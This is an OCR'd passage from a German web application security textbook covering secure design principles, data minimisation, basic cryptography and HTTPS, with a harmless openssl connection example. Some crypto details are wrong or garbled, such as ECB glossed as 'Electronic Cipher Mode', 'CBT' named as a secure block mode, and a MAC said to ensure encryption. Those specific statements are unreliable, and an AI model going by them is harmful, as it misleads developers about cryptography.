Aber auch an Grenzen zu Subsystemen sollte dieses Prinzip nach Möglichkeit umgesetzt werden. Häufig werden gerade Beziehungen zwischen Hintergrundsystemen viel zu leichtfertig als vertrauenswürdig eingestuft, was dem Defense-in-Depth-Prinzip widerspricht und sich zudem im Nachhinein nur schwer korrigieren lässt. Viele Angriffe werden aus diesem Grund in mehreren Sprüngen durchgeführt. Wir bezeichnen dieses Vorgehen auch als „Pivoting“. Zunächst sucht der Angreifer nach einer entsprechenden Sicherheitslücke auf einem extern erreichbaren System (was auch ein Testsystem sein kann), nutzt diese aus und greift von dort im nächsten Schritt ein nachgelagertes System an.

Technisch identifizieren wir architektonische Vertrauensbeziehungen über sogenannte Trust Boundaries insbesondere (aber nicht nur) an Systemgrenzen. Aus solchen Vertrauensgrenzen können wir dann konkrete architektonische Sicherheitsanforderungen hinsichtlich Validierung, Authentifizierung sowie Verschlüsselung ableiten. In Abschn. 4.8.3 kommen wir hierauf näher zu sprechen.

3.3.13 Gestalte Sicherheit konsistent

Die Ausstattung des Eigenheims mit einer robusten Wohnungstür ist sicher eine gute Maßnahme zum Schutz vor Einbrüchen. Doch laut polizeilicher Statistik dringen Einbrecher in neun von zehn Fällen gar nicht durch die Tür, sondern die in der Regel weniger gut gesicherten Fenster oder die Balkontür in Häuser ein (vgl. [17]). Der Austausch der Wohnungstür gegen eine Hochsicherheitstür würde somit die Gesamtsicherheit des Hauses kaum oder gar nicht erhöhen. Stattdessen sind zuerst die schwächer geschützten Zugänge auf das Sicherheitsniveau der Wohnungstür zu bringen. Nicht zu vergessen ist zudem, dass das schwächste Glied (engl. Weakest Link) häufig der Mensch selbst ist. Bleibt das Fenster etwa offenstehen, ist seine Schutzwirkung dahin.

- Das Sicherheitsniveau eines Gesamtsystems wird durch die Sicherheit seiner schwächsten Teilkomponente bestimmt.

Entsprechende Beispiele für Sicherheitsprobleme sind zahlreich: Vielfach sind solche „Weak Links“ ungesicherte REST-Dienste oder Datei-Upload-Dialoge, aber auch allgemein weniger geschützte und getestete Anwendungen, über die Angreifer sich Zugriff verschaffen können. Bei der Konzeption eines IT-Systems sollte daher stets darauf geachtet werden, ein konsistentes Sicherheitsniveau auf allen Ebenen und in allen Teilsystemen umzusetzen bzw. Systeme mit einem niedrigeren Sicherheitsniveau von solchen mit einem höheren strikt abzuschotten (z. B. durch verschiedene Sicherheitszonen).

3.3.14 Vermeide Komplexität („Keep it Simple“)

Allgemein gilt die Regel: je komplexer ein System, desto schwieriger und teurer wird es, dieses abzusichern. Komplexität lässt sich somit als ein Feind der Sicherheit (vergl. [18]) festhalten. Je mehr Funktionalität eine Anwendung beinhaltet, desto komplexer ist sie gewöhnlich. Denn laut dem Glass'schen Gesetz zur Komplexität führt jede Steigerung der Funktionalität um 25 % zu einer Komplexitätssteigerung um 100 % und damit um den Faktor vier (vergl. [19]).

Ein wichtiges Sicherheitsprinzip lautet hier daher „Keep it Simple“. Insbesondere sicherheitsrelevante Schnittstellen sollten so einfach wie möglich gestaltet werden, so dass das Risiko einer Fehlbedienung minimiert wird. Dies gilt natürlich auch für Entwickler. Eine Validierungsfunktion, die aus komplexen regulären Ausdrücken aufgebaut ist, oder eine Zugriffskontrolle, der eine ebensolche Policy zugrunde liegt, bergen erhebliche Gefahren von Fehlern. Fehler, die im schlimmsten Fall in einer ausnutzbaren Sicherheitslücke resultieren können.

Dies betrifft natürlich auch die Gestaltung sicherheitsrelevanter APIs. So erfordern viele Verschlüsselungs-APIs eine mitunter recht komplexe Parametrisierung. Da nicht jeder Entwickler auch ein Kryptoexperte ist, hat dies häufig zur Folge, dass Entwickler damit überfordert sind und diese unsicher implementieren. Wie es anders geht zeigen uns APIs wie Jasypt, Keyzar oder die OWASP ESAPI, die aus diesem Grund viele stark vereinfachte Methoden (z. B. „enrypt()“ zur Verschlüsselung) mit sicheren Standardeinstellungen bereitstellen.

▶ Gerade bei der Gestaltung von Sicherheitsfunktionen sollte Komplexität vermieden werden und dort stets eine sichere Verwendbarkeit und Verifizierbarkeit im Fokus stehen. Alles, was für einen Dritten nicht leicht nachvollziehbar ist, sollte von vornherein durchfallen und anders – einfacher – angegangen werden.

3.3.15 Verwende ausgereifte Sicherheit

Bereits kleine Fehler können sich in eingesetzten Sicherheitsfunktionen (z. B. APIs) mitunter gravierend auswirken und im schlimmsten Fall die Sicherheit des gesamten Systems kompromittieren. Daher ist es von großer Wichtigkeit vor allem an dieser Stelle, und sofern dies möglich ist, nur ausgereifte und gepflegte Bibliotheken von vertrauenswürdigen Verfassern einzusetzen. Hierzu zählen:

- Sicherheitsfunktionen von MVC-Frameworks,
- Security APIs und Frameworks (z. B. Spring Security, Bouncy Castle),
- Session-Management-Implementierung (z. B. ASP.NET, PHP, Tomcat),
- Authentifizierungs- und Autorisierungsprotokolle (z. B. OAuth 2) sowie
- kryptographische Algorithmen, Protokolle und Implementierungen.

Gerade in Bezug auf Kryptografie ist es äußerst wichtig, hier ausschließlich auf ausgereifte und getestete Implementierungen und Algorithmen zu setzen. Häufig werden entsprechende Algorithmen jedoch selbst von Entwicklungsteams implementiert. Das ist nicht nur ineffizient, da heutzutage zu praktisch jedem denkbaren Anwendungsfall entsprechende APIs in jeder denkbaren Programmiersprache verfügbar sind, sondern auch gefährlich. Selbst kleine Implementierungsfehler können sich hier massiv auf die Sicherheit auswirken. Werden externe APIs eingesetzt, sollte zudem darauf geachtet werden, dass diese noch gepflegt werden, also regelmäßige Aktualisierungen erscheinen. Im Hinblick auf Kryptografie könnte man somit sagen, dass die Maxime lautet: Experimente vermeiden und auf Bewährtes setzen!

Höchste Vorsicht ist auch geboten, wenn Codebeispiele per Copy-und-Paste aus Internetforen übernommen werden. Auch sollte von jeglichen Bibliotheken (und anderem 3rd-Party-Code) Abstand genommen werden, die noch keinen entsprechenden Reifegrad besitzen, also ganz etwa von Alpha- oder Beta-Versionen.

- Wo dies möglich ist, sollte die Umsetzung von Sicherheitsmechanismen stets über bewährte Implementierungen (z. B. in Form von Standard-Bibliotheken) und Verfahren erfolgen. Dies betrifft insbesondere kryptographische Funktionen und Algorithmen, bei denen durch eigene Implementierungen massive Sicherheitsprobleme entstehen können.

3.3.16 Entkopple Sicherheitslogik

Der Spezifikation von Sicherheitsfunktionen liegen stets bestimmte Annahmen zugrunde, die sich im Laufe des Lebenszyklus einer Anwendung allerdings ändern können. Hierzu zählt etwa der Schutzbedarf einer Anwendung, Rollen und Berechtigungen oder die Sicherheit eingesetzter (kryptographischer) Algorithmen. Daher sollte stets sichergestellt werden, dass sich Sicherheitseigenschaften zu einem späteren Zeitpunkt ohne größeren Aufwand anpassen lassen. Besonders gut lässt sich dies dadurch erreichen, dass Sicherheitsparametrisierung nicht im Code, sondern über externe Konfigurationsdateien spezifiziert wird. Wir bezeichnen dies als deklarative Sicherheit.

Neben solcher Parametrisierung lassen sich aber auch Sicherheitsfunktionen ganz vom Rest des Programmcodes entkoppeln. Dies ermöglicht es uns zum einen, diesen Code nun zentral zu pflegen (ggf. auch auf Basis anderer Release-Zyklen) und in unterschiedlichen Projekten einzubinden. Zum anderen kann durch diesen Schritt der (sicherheitskritische) Code aber auch separat auf seine Sicherheit hin geprüft werden und es wird verhindert, dass daran nicht-autorisierte Änderungen erfolgen.

- Wo dies möglich ist, sollten Sicherheitsfunktionen vom übrigen Code entkoppelt werden. Die Parametrisierung solcher Funktionen sollte deklarativ und an zentraler Stelle erfolgen.

3.3.17 Arbeite mit dem maximalen Schutzbedarf (Maximumprinzip)

Innerhalb der IT-Sicherheit ist das Konzept des Schutzbedarfs von zentraler Bedeutung. Der Schutzbedarf eines Systems bezieht sich auf dessen Anforderungen im Hinblick auf die Schutzziele Vertraulichkeit, Integrität und Verfügbarkeit.

Der Schutzbedarf kann sich dabei innerhalb eines Systems vererben. Dabei gilt stets das Maximumprinzip, welches besagt, dass der Schutzbedarf eines Systems (mindestens) dem höchsten Einzelschutzbedarf entspricht. Wenn also eine Anwendung hoch-vertrauliche Daten verarbeitet (Schutzbedarf „sehr hoch“), und wenn es auch nur sehr wenige sind, dann gilt dieser Schutzbedarf auch für die gesamte Anwendung und die darunterliegende Infrastruktur.

Das gleiche Prinzip lässt sich übrigens auch auf das Thema Datenschutz (siehe Abschn. 3.4) beziehen. Dort wird häufig zwischen allgemein personenbezogenen Daten (z. B. einem Namen) und solchen Daten unterschieden, die nur unter bestimmten Bedingungen personenbezogen sind. Wir bezeichnen letztere Daten gewöhnlich als personenbeziehbare Daten, wozu etwa auch IP-Adressen zählen. Wendet man nun hier das Maximumprinzip an, so müssen wir IP-Adressen allgemein als personenbezogen behandeln und die hierfür erforderlichen Sicherheitsmaßnahmen auch auf diese Daten anwenden. Durch diesen Ansatz vereinfacht sich die Spezifikation vieler Maßnahmen erheblich. Das Maximumprinzip führt häufig zu der Erkenntnis, bestimmte Datentypen auf dedizierten Systemen zu separieren, zu anonymisieren oder einfach gar nicht mehr zu verwenden, was wiederum eine Anwendung des Vermeidungsprinzips (Abschn. 3.3.7) darstellt.

3.3.18 Beziehe die Benutzer mit ein

In nicht wenigen Fällen wirken sich Sicherheitsmaßnahmen nachteilig auf die Bedienbarkeit einer Anwendung aus. Das ist häufig dann der Fall, wenn ein Benutzer gezwungen wird, ein sehr komplexes Passwort zu verwenden oder er z. B. mitten in der Bearbeitung einer Nachricht von der Anwendung abgemeldet wird, da seine Sitzung abgelaufen ist. Oftmals muss hier ein Kompromiss zwischen Sicherheit und Bedienbarkeit gefunden werden. Dazu ist es wichtig, Benutzern die Vorteile solcher Sicherheitsfunktionen zu verdeutlichen und sie daran idealerweise auch partizipieren zu lassen. Insbesondere im Onlinebanking zeigt sich, dass Benutzer durchaus bereit sind auf Bedienkomfort zu verzichten, wenn sie nachvollziehen können, dass sie letztlich damit ihr eigenes Geld schützen.

Daher ist es wichtig, Benutzer gerade bei der Ausgestaltung von Sicherheitsmaßnahmen, die sich nachteilig auf den Bedienkomfort auswirken können, aktiv miteinzubeziehen. Dies kann schon durch Anzeigen einer entsprechenden Erklärung innerhalb der Anwendung geschehen. Darüber hinaus lassen sich Sicherheitsfunktionen häufig auch im Hinblick auf ihre Bedienbarkeit wesentlich optimieren. Dies zeigt sich etwa im Bereich von CAPTCHAs (siehe Abschn. 3.10.4). Sicherheit muss nämlich keinesfalls im Konflikt zur Bedienbarkeit stehen!

Das hierbei zugrunde liegende Prinzip haben Salzer und Schröder „Psychologic Acceptability“ („Psychologische Akzeptanz“, vergl. [7]) genannt. Gassner (vergl. [19]) machte

daraus die etwas griffigere Aufforderung „Make Security Friendly“. Bei der Gestaltung der Sicherheitsfunktionen lässt sich dieses Prinzip auch dadurch anwenden, dass einem Benutzer die Möglichkeit gegeben wird, über Sicherheits- oder Datenschutzeinstellungen innerhalb seines Profils zusätzliche Schutzmechanismen für seine Daten zu aktivieren. Auch die Verwendung einer Passwort-Stärke-Funktion (siehe Abschn. 3.8.2), durch die beim Setzen und Ändern eines Passwortes dessen Stärke unmittelbar visualisiert wird, stellt eine Umsetzung dieses Grundsatzes dar.

▶ Im Sicherheitskonzept einer Webanwendung sollten Benutzer nicht nur *einbezogen*, sondern auch bei der konkreten Ausgestaltung von Sicherheitsaspekten *eingebunden* werden. Wo dies möglich ist, sollte Sicherheit für den Benutzer stets verifizier- bzw. nachvollziehbar sein.

Eine Anwendung sollte es einem Benutzer zudem ermöglichen, restriktive Sicherheitseinstellungen in seinem Browser zu setzen. Früher wurde an dieser Stelle häufig die Empfehlung ausgesprochen, die Anwendung ganz ohne JavaScript bedienbar zu halten. Das ist heute kaum mehr zielführend, geschweige denn gerechtfertigt. Anwendungen sollten aber ermöglichen, dass Benutzer Security-Plugins wie NoScript verwenden, das Auswirkung auf bestimmte JavaScript-Funktionalität haben kann. Vom Einsatz von Applets und ActiveX sollte im Hinblick auf die Sicherheitsprobleme mit diesen Technologien in den vergangenen Jahren idealerweise ganz abgesehen werden. Dadurch haben Benutzer die Möglichkeit, diese Unterstützung in ihrem Browser ganz zu deaktivieren.

Dass sich visualisierte Sicherheit aber auch nachteilig auswirken kann, zeigt das Beispiel des Schloss-Symbols, egal ob dieses in der Adresszeile des Browsers oder irgendwo auf der Webseite (etwa neben dem Anmeldefeld) angezeigt wird. Erfahrungen aus der Praxis haben gezeigt, dass viele Benutzer allein durch dieses Symbol annehmen, die gesamte Seite sei besonders abgesichert, zumindest aber dass ihre dort eingegebenen Daten geschützt gespeichert werden. Das Schloss-Symbol bezieht sich jedoch nur auf die Verschlüsselung der Übertragung selbst und kann dazu noch von einem Angreifer leicht gefälscht und so für Phishing-Angriffe eingesetzt werden.

Ein weiterer Aspekt in diesem Zusammenhang ist der Aspekt der Konditionierung: Jedem Psychologie-Interessierten sollte der Pawlowsche Hund geläufig sein. Dabei handelt es sich um ein Experiment des russischen Verhaltenspsychologen Iwan Petrowitsch Pawlow. Immer wenn er einem seiner Hunde etwas zu fressen gab, läutete Pawlow dabei eine Glocke. Nach einiger Zeit konnte er feststellen, dass bereits das bloße Läuten der Glocke bei den Hunden Speichelfluss auslöste. Dieses Phänomen wird als Konditionierung bezeichnet.

Auch im Bereich von Webanwendungen spielt die Konditionierung von Benutzern eine wichtige Rolle, vor allem jedoch die negative (vergl. [20]). Gewöhnlich erfolgt diese allerdings unbeabsichtigt. So etwa, wenn sich Benutzer daran gewöhnen, Warnhinweise ungelesen wegzuklicken. Ist ein Benutzer auf diese Weise erst einmal (negativ) konditioniert, wird er kaum mehr aufmerksam sein, wenn er einmal hierüber auf ein tatsächliches Sicherheitsproblem hingewiesen wird. Aus diesem Grund klicken Benutzer häufig auch Zertifikatsfehler einfach weg, anstatt sie sich genauer anzusehen. Auch E-Mails mit

HTML-Inhalten stellen ein Beispiel negativer Konditionierung dar, das Angreifern die Durchführung von Social-Engineering-Angriffen sehr erleichtert. Der Effekt der negativen Konditionierung sollte daher stets berücksichtigt werden. Natürlich lässt sich das Prinzip der Konditionierung aber durchaus auch positiv anwenden, nämlich um Benutzern vorteilhaftes Verhalten „anzutrainieren".

3.4 Datensicherheit & Kryptografie

Der Schutz sensibler Daten stellt ohne Frage eines der zentralen Ziele der Webanwendungssicherheit dar. Unter sensiblen (also vertraulichen) Daten müssen in diesem Zusammenhang sowohl Benutzer- wie auch Unternehmensdaten verstanden werden. Erstere werden gewöhnlich als personenbezogene Daten (im Englischen „Personally Identifiable Information", PII) bezeichnet und fallen in den Bereich des Datenschutzes. Unternehmensdaten werden hingegen üblicherweise auf Basis einer Informationsklassifikation (z. B. „öffentlich", „intern", „vertraulich" und „streng vertraulich") kategorisiert, können aber ggf. auch Mitarbeiter- und somit personenbezogene Daten enthalten.

Natürlich kommt in diesem Zusammenhang auch der Kryptografie eine wichtige Rolle zu, da sich die Schutzziele Vertraulichkeit, Integrität, Authentizität sowie Nicht-Abstreitbarkeit kaum ohne deren Einsatz gewährleisten lassen.

Im Laufe dieses Buches wird daher auch immer wieder auf Kryptografie Bezug genommen, bewusst ohne dabei allerdings zu tief ins Detail zu gehen. Stattdessen soll hierdurch lediglich das notwendige Grundverständnis vermittelt werden, um die relevanten kryptographischen Aspekte zu verstehen und korrekt anwenden zu können. In diesem Kapitel werden hierzu ein paar wichtige Grundlagen gelegt, auf die wir dann in den folgenden Kapiteln aufbauen werden.

Kryptografie bedeutet in diesem Kontext vor allem Verschlüsselung. Daten lassen sich dabei innerhalb einer Anwendungsarchitektur an unterschiedlichen Stellen verschlüsseln: auf der Übertragungsebene (HTTPS/TLS), der Nachrichtenebene sowie innerhalb eines Backendsystems, also z. B. einer Datenbank. Abb. 3.8 zeigt einige dieser Möglichkeiten.

3.4.1 Zentrale Prinzipien

Im Zusammenhang mit dem Einsatz von Kryptografie existieren einige weitere Aspekte, die es hierbei zu beachten gilt.

Prinzip der Datensparsamkeit Für die Verarbeitung von personenbezogenen Daten muss laut Bundesdatenschutzgesetz (BDSG) ein „berechtigtes Interesse" bestehen (Zweckgebundenheit). Ist dieses nicht begründbar, sollten personenbezogene Daten generell nicht verarbeitet oder gespeichert werden. Werden personenbezogene Daten nur von bestimmten




Abb. 3.8 Beispiele für Einsatz von Verschlüsselung bei einer Webanwendung

Systemen benötigt, sollten sie nur diesen zur Verfügung stehen. Selten benötigte personenbezogene Daten können ggf. vom Benutzer im Bedarfsfall erneut eingegeben werden. Beispiel: Viele Webshops verzichten auf die Speicherung von Zahlungsinformationen und fragen diese jedes Mal erneut vom Benutzer ab.

Prinzip der Datenreduktion Werden nur bestimmte Aspekte von personenbezogenen Daten benötigt, sollten auch nur diese gespeichert werden. Personenbezogene Daten sollten nach Möglichkeit anonymisiert oder zumindest pseudonymisiert werden. Beispiele für häufige Anwendungsfälle:

- Verifikation durch Benutzer: Maskierung (z. B. Ersetzen eines Teils der Daten durch „X“)
- Verifikation durch System: Speicherung von Hashes (z. B. Speicherung von Passwörtern als Salted-Hashes) statt der gesamten Informationen
- Statistiken: Entfernen von personenbezogenen Informationen aus statistischen Datensätzen

Gerade für Anwendungen, die auf vielfältige Weise personenbezogene Daten verarbeiten, ist die Erstellung eines Datenschutzkonzeptes hier sehr zu empfehlen. In einem solchen lassen sich dann konkrete technische und organisatorische Maßnahmen genau beschreiben.

Prinzip der ausgereiften Sicherheit Wir hatten die Verwendung ausgereifter Sicherheit bereits in Abschn. 3.3.15 als wichtiges Sicherheitsprinzip kennengelernt. Da diesem im Zusammenhang mit Kryptografie eine besondere Bedeutung zukommt, soll auch dieses Prinzip hier noch mal ausdrücklich erwähnt werden.

3.4.2 Sicherheit von Verfahren und Algorithmen

Im Rahmen der Anwendungssicherheit können wir es mit verschiedenen kryptographischen Verfahren und Algorithmen zu tun haben, auf die im Folgenden kurz eingegangen werden soll.

Symmetrische Verschlüsselung Werden Daten symmetrisch verschlüsselt, so bedeutet dies, dass derselbe Schlüssel für die Entschlüsselung verwendet wird, mit dem die Daten auch verschlüsselt wurden. Die Sicherheit der auf diese Weise verschlüsselten Daten beruht damit maßgeblich auf der Vertraulichkeit des geheimen Schlüssels, weswegen wir das Verfahren im Englischen auch als „Secret Key Encryption" und den Schlüssel selbst entsprechend als „Secret" bzw. „Shared Secret" bezeichnen. Letzteres vor allem dann, wenn er von mehreren Parteien gemeinsam genutzt wird. Für den Austausch solcher Shared Secrets zwischen zwei Kommunikationspartnern werden dann sogenannte Schlüsselaustausch-Protokolle eingesetzt. Diffie-Hellman (DH) ist das wohl bekannteste.

In Bezug auf symmetrische Verschlüsselung unterscheiden wir zwei grundsätzliche Verfahren: Strom-Chiffre (die auf Bit-Ebene arbeitet) sowie Block-Chiffre (die auf Block-Ebene arbeitet); für beide existiert eine große Anzahl an Algorithmen. Block-Chiffre hat im Webumfeld dabei sicherlich die größere Bedeutung. Dort existieren einige unsichere Algorithmen (z. B. DES) und mit AES auch ein Quasi-Standard. Sicherheitsprobleme entstehen jedoch häufiger durch die Wahl des Block-Chiffre-Modes, mit dem die einzelnen verschlüsselten Blöcke im Rahmen eines Block-Chiffre-Verfahrens miteinander verknüpft werden. Electronic Cipher Mode (ECB) gilt hier etwa als sehr unsicheres Verfahren, CBT dagegen als (aktuell) sicheres.

Das wohl zentralste Sicherheitsproblem hat hier jedoch weniger mit dem Algorithmus selbst als mit dem Schlüsselmanagement zu tun, also der Frage wo und wie der private Schlüssel abgelegt ist. Wir kommen hierauf später noch mal genauer zu sprechen.

Asymmetrische Verschlüsselung Bei der asymmetrischen Verschlüsselung (z. B. mittels RSA) werden statt eines Schlüssels nun zwei Schlüsselteile verwendet: ein geheimer (Secret Key) sowie ein öffentlicher (Public Key). Ersterer verbleibt beim Eigentümer und besitzt dort eine hohe Vertraulichkeit, Letzterer besitzt dagegen gar keine Vertraulichkeit und kann beliebig weitergegeben bzw. veröffentlicht werden. Mit Schlüsselpaar aus öffentlichem und privatem Schlüssel lassen sich nun die zwei folgenden Anwendungsfälle abbilden:

- **Verschlüsselung** (Schutzziel Vertraulichkeit): Der Absender verschlüsselt eine Nachricht mit dem öffentlichen Schlüssel des Empfängers. Diese kann nur mit dessen privatem Schlüssel wieder entschlüsselt werden. Da das Verfahren sehr ineffizient ist, lässt es sich hier jedoch nur für kleine Datenmengen anwenden.
- **Digitale Signaturen** (Schutzziele Authentizität und Integrität): Der Absender „verschlüsselt" eine Nachricht mit seinem privaten Schlüssel. Diese kann dann zwar von

jedem mit dem öffentlich zugänglichen Schlüssel des Absenders gelesen, dadurch aber auch dessen Herkunft sowie die Integrität der Nachricht verifiziert werden. Die Basis hierzu bilden vor allem X.509-Zertifikate, auf die im nächsten Abschnitt eingegangen wird.

Kryptographische Hashfunktionen und MACs Neben der Vertraulichkeit stellt der Schutz der Integrität von Daten ein häufiges Anliegen für den Einsatz von Kryptografie dar. Sicherstellen lässt sich diese neben der Verschlüsselung vor allem durch die Verwendung kryptographischer Prüfsummen. Der aktuelle Quasi-Standard in diesem Bereich ist das Verfahren SHA2 mit mindestens 256-Bit, also SHA-256, SHA-384, SHA-512.

Eine kryptographische Prüfsumme bietet jedoch keinerlei Schutz vor Man-in-the-Middle-Angriffen. Schließlich kann ein Angreifer leicht eine Nachricht abfangen, manipulieren und mitsamt einer neuberechneten Prüfsumme an den ursprünglichen Empfänger weiterleiten. Um dies zu verhindern, generiert der Absender eine Prüfsumme der Nachricht in Verbindung mit einem geheimen Schlüssel, wodurch sowohl Integrität als auch Verschlüsselung der Nachricht geschützt wird. Gängige Implementierungen solcher Message Authentication Codes (MACs) sind vor allem HMAC (HMAC-SHA256 oder HMAC-SHA512), CBC-MAC sowie UMAC.

Kryptographische Zufallszahlen Bei verschiedenen Sicherheitsfunktionen werden Zufallszahlen eingesetzt, darunter Initialisierungsvektoren für kryptographische Schlüssel sowie Session-IDs. Dazu gibt es zahlreiche Anwendungsfälle, in denen Anwendungen selbst zufällige Werte, sogenannte Nonces („Number only used once“), benötigen. Beispiele hierfür sind Access Tokens, mit denen sich etwa ein Benutzer über einen zugesendeten Link an einer Webanwendung authentifiziert, um sein Passwort zurückzusetzen.

Dabei ist es natürlich wichtig, dass die dort verwendeten Werte eine hohe Zufälligkeit (also Entropy) besitzen. Wir sprechen dabei auch von kryptographischen Zufallszahlen, die von einem besonderen Zufallsgenerator, dem PRNG (Pseudo Random Number Generator), erzeugt werden. Das Pseudodevice/dev/random bei Linux der Kernelversion 2.6.21.5 bietet eine bekannte und geprüfte Implementierung eines solchen PRNGs. Neben der Zufälligkeit ist natürlich auch die Wertlänge von Bedeutung. Sie sollte 120-Bit nicht unterschreiten.

3.4.3 HTTPS

Das zentrale Protokoll, mit dem Datenübertragungen netzwerkseitig verschlüsselt und authentifiziert werden, war über Jahre hinweg SSL (Secure Socket Layer). Daran hat sich bis heute prinzipiell auch nicht viel geändert, nur dass dieses ursprünglich von Netscape entwickelte Protokoll mittlerweile unter der Bezeichnung TLS (Transport Layer Security)

standardisiert wurde. TLS 1.0 entspricht dabei ungefähr SSL in der Version 3.0, behebt jedoch noch einige Probleme von diesem. Dies ist der Grund, warum manchmal von SSL, ein anderes Mal von TLS und wieder ein anderes Mal von SSL/TLS die Rede ist.

▶ Der Begriff SSL ist auch heute noch geläufiger als das mittlerweile häufiger eingesetzte TLS. So wird etwa gewöhnlich noch von „SSL-Gateways" oder „SSL-Zertifikaten" gesprochen, auch wenn diese ausschließlich TLS verwenden. Sofern nicht explizit auf bestimmte Protokollversionen Bezug genommen wird, wird in diesem Buch stets von „SSL/TLS" gesprochen.

SSL und TLS basieren auf einem hybriden Verschlüsselungsverfahren, welches die Vorteile symmetrischer mit denen asymmetrischer Verfahren kombiniert: Die eigentliche Übertragungsverschlüsselung wird dabei mittels symmetrischer Verschlüsselung (z. B. AES) durchgeführt. Die asymmetrische Verschlüsselung dient in Verbindung mit X.509-Zertifikaten hier dagegen zur Authentifizierung der beiden Kommunikationspartner (z. B. mittels RSA) und unter Verwendung eines entsprechenden Schlüsselaustauschverfahrens auch zur sicheren Übermittlung des symmetrischen Schlüssels. Insgesamt kommen eine Reihe unterschiedlicher Verschlüsselungsverfahren bei SSL/TLS zum Einsatz, die natürlich beide Seiten unterstützen müssen. In Abschn. 3.15.3 werden wir genauer auf den hiermit verbundenen Aspekt der Härtung des SSL/TLS-Stacks eingehen.

SSL und TLS spielen natürlich auch im Web, vor allem für die Absicherung der Kommunikation zwischen Browser und Server, eine zentrale Rolle. Hierzu dient das HTTPS-Protokoll, welches prinzipiell nichts anderes ist als HTTP über SSL/TLS. Dies lässt sich mit Hilfe des Kommandozeilentools von OpenSSL leicht veranschaulichen. Der folgende Aufruf entspricht prinzipiell der Kommunikation, welche ein Browser beim Aufruf der URL https://www.secodis.com im Hintergrund durchführt:

```
$ openssl s_client -connect www.secodis.com:443
CONNECTED(00000003)
depth=2 C = BE, O = GlobalSign nv-sa, OU = Root CA, CN = GlobalSign Root CA
verify error:num=19:self signed certificate in certificate chain
---
Certificate chain
 0 s:/C=DE/OU=Domain Control Validated/CN=www.secodis.com
   i:/C=BE/O=GlobalSign nv-sa/CN=GlobalSign Domain Validation CA -
SHA256 - G2
 1 s:/C=BE/O=GlobalSign nv-sa/CN=GlobalSign Domain Validation CA -
SHA256 - G2
   i:/C=BE/O=GlobalSign nv-sa/OU=Root CA/CN=GlobalSign Root CA
 2 s:/C=BE/O=GlobalSign nv-sa/OU=Root CA/CN=GlobalSign Root CA
   i:/C=BE/O=GlobalSign nv-sa/OU=Root CA/CN=GlobalSign Root CA
---
Server certificate
```

```
-----BEGIN CERTIFICATE-----
MIIFBjCCA+6gAwIBAgISESGGD5FpDm+IIdBpG9W5fcGtMA0GCSqGSIb3DQEBCwUA
…
/nhPIpjHZCLn3FQ/mnM0SxIZo/wrIF3vZI0G+ABFhyjTe9Ai+96AJtzTXHTxNs0n
Ko2hY2D6oPq6XXfC36qZ+4I+Td/uQe0gt3aHtdo1qccfbuSHvKlvfPaB
-----END CERTIFICATE-----
subject=/C=DE/OU=Domain Control Validated/CN=www.secodis.com
issuer=/C=BE/O=GlobalSign nv-sa/CN=GlobalSign Domain Validation CA -
SHA256 - G2
…
Server Temp Key: ECDH, P-256, 256 bits
---
SSL handshake has read 3987 bytes and written 472 bytes
---
New, TLSv1/SSLv3, Cipher is ECDHE-RSA-AES128-GCM-SHA256
Server public key is 2048 bit
---
GET / HTTP/1.1
Host: www.secodis.com

HTTP/1.1 200 OK
Server: nginx
Date: Sat, 24 Jun 2017 15:44:02 GMT
…
```

Oben sehen wir, dass zunächst die SSL/TLS-Verbindung auf Port 443 aufgebaut wird. Dabei handelt es sich um den Standard-Port, den ein Browser automatisch verwendet, wenn eine URL über das HTTPS-Protokollschema (https://) aufgerufen und kein spezieller Port angegeben wird. Als nächstes findet der sogenannte SSL/TLS-Handshake statt, der zur Initialisierung der beidseitigen SSL/TLS-Verbindung dient. Hierbei einigen sich beide Seiten auf Verschlüsselungsprotokolle und authentifizieren sich, sofern vorhanden, mit ihren X.509-Zertifikaten. Wir kommen auf diesen Aspekt gleich zurück.

Wie wir im unteren Teil sehen, findet nach Abschluss dieses Handshakes eine ganz gewöhnliche HTTP-Kommunikation statt. Nur mit der Ausnahme, dass die dort nun übertragenen Daten eben verschlüsselt werden. Dies erfolgt allerdings nicht auf dem Applikationslayer, sondern auf dem darunterliegenden Sitzungslayer im OSI-Schichtenmodell. Daher ist dieser Schritt aus Sicht des HTTP-Protokolls völlig transparent. Zeichnen wir diese Übertragung nun mit einem Netzwerksniffer wie Wireshark auf, so sehen wir statt HTTPS-Pakete nur noch (verschlüsselte) TCP-Kommunikation (siehe Abb. 3.9).

X.509-Zertifikate Wie bereits erwähnt wurde, dient HTTPS (bzw. SSL oder TLS) nicht nur zur Verschlüsselung von übertragenen Daten, sondern auch zur Authentifizierung der beiden Kommunikationspartner. Dies erfolgt auf Basis von X.509-Zertifikaten, die in diesem Kontext häufig auch „SSL-Zertifikate“ genannt werden. Mit X.509 wird dabei

